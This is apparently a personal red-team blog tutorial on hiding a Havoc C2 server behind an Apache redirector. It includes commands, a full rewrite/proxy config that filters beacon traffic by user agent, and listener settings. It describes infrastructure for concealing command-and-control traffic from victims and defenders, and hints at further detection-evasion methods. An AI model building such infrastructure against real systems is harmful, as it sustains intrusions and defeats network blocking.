Havoc C2 Redirector
./Whoami
Hey everyone! I’m here to keep improving growing my skills and becoming a better writer. I write these blogs to share what I discover and to document my progress. I hope you find something helpful here, and I look forward to learning and improving together!

But what is a “Redirector”?
Generally, a redirector is used to move traffic from one machine or server to another machine (which, in our case, is our C2). So the redirector will take our “Beacon” traffic and forward it to the real C2 server.
Why Use a Redirector?
The main idea behind using a redirector is to hide your C2 server’s real IP address. For example, if you were conducting a red team engagement without a redirector and a firewall blocked your C2 IP, you’d be done for, and will not be able to continue the engagement. But if you had a redirector, it would hide the C2’s true IP, so the firewall would only block the redirector’s IP. In that case, you can just spin up a new redirector and stay operational.

The Set-up You’ll Need
- VPS (Redirector): You can use any cheap VPS with Apache2 installed . (10.10.10.3)
- VPS (C2 server) : You use any C2 framework in my case will be using Havoc C2 . (10.10.10.2)
- Attacker Machine ( Kali linux) . (10.10.10.1)
Note: You can use any Linux system for your redirector.
Installing and Configuring Apache
- First, we need to install Apache on our redirector . Simply , run
apt-get install apache2.

- After downloading apache , activate these modules
1
sudo a2enmod proxy && sudo a2enmod proxy_http && sudo a2enmod proxy_ajp && sudo a2enmod rewrite && sudo a2enmod deflate&&sudo a2enmod headers && sudo a2enmod proxy_balancer && sudo a2enmod proxy_connect && sudo a2enmod proxy_html
Since we are working on HTTPS , we need to create SSL certificates (Self-signed) :
1
openssl req -new -newkey rsa:2048 -nodes -keyout redirector.key -x509 -days 365 -out redirector.crt
Before moving on to launching apache2 , we need to open the port 443 on our firewall to allow the connections being made :
1
sudo ufw allow 443
To install UFW, just use
apt-get install ufw>sudo ufw enable
Now, we want apache to use port 443 instead of 80 and we want to specify the path to our newly generated SSL certificate .
1
nano /etc/apache2/sites-available/000-default.conf
Paste this :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<VirtualHost *:443>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    SSLEngine on
    SSLProxyEngine on

    SSLProxyVerify none
    SSLProxyCheckPeerCN off
    SSLProxyCheckPeerName off

    SSLCertificateFile /home/kali/redirector.crt
    SSLCertificateKeyFile /home/kali/redirector.key

    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^Havoc [NC]
    RewriteRule ^(.*)$ https://10.10.10.2:443/$1 [P]  # C2 ip goes HERE

    RewriteCond %{HTTP_USER_AGENT} !^Havoc [NC]
    RewriteRule ^(.*)$ https://www.google.com/ [R,L]

    ProxyPreserveHost On
</VirtualHost>
Change SSLCertificateFile and SSLCertificateKeyFile to where you saved the generated SSL certificate .
To elaborate further on what is going on the code here ,
1
2
3
RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^Havoc [NC]
    RewriteRule ^(.*)$ https://10.10.10.2:443/$1 [P]
Here when any request is sent to our redirector it will check the User-agent header and if the value is Havoc , then the redirector will allow the request to be sent to the C2 Server.
On the other hand ,
1
2
RewriteCond %{HTTP_USER_AGENT} !^Havoc [NC]
    RewriteRule ^(.*)$ https://www.google.com/ [R,L]
This is the opposite rule to the above , if the User-Agent value isn’t Havoc then the request will be redirected to google . This way we keep our Havoc server safe from any outsider request .
Lastly , we now start the Apache2 service :
1
sudo service apache2 start

If you encounter SSL errors , try to enable SSL
sudo a2enmod ssl

Configuring Havoc HTTPS listener

In the “Hosts” field we put our redirector ip address . This would tell the listener to wait for incoming HTTPs requests from the redirector we specified.
Both “PortBind” and “PortConn” fields will be 443, since the redirector is going to listen on port 443, so will our C2 server .
In the “User-agent” field, we will put the one the we specified earlier on the apache server config. In our case its “HAVOC”.
Finally, click save and you are ready to go . Now the generated payloads will connect to our redirector instead of our Havoc c2 . In order to test it yourselves, you can use netstat -ano | findstr 443 , you will see that the machine(victim) is connected to your redirector IP and there is no way to find the real C2 server IP.
Conclusion
I have other ideas to share when it comes to making “Redirectors” . There are more versatile ways that are more evasive and can evade “NDRs” , and that would be preformed in actual red team engagements . If you are interested, just tell me and I will be more than happy to provide :D .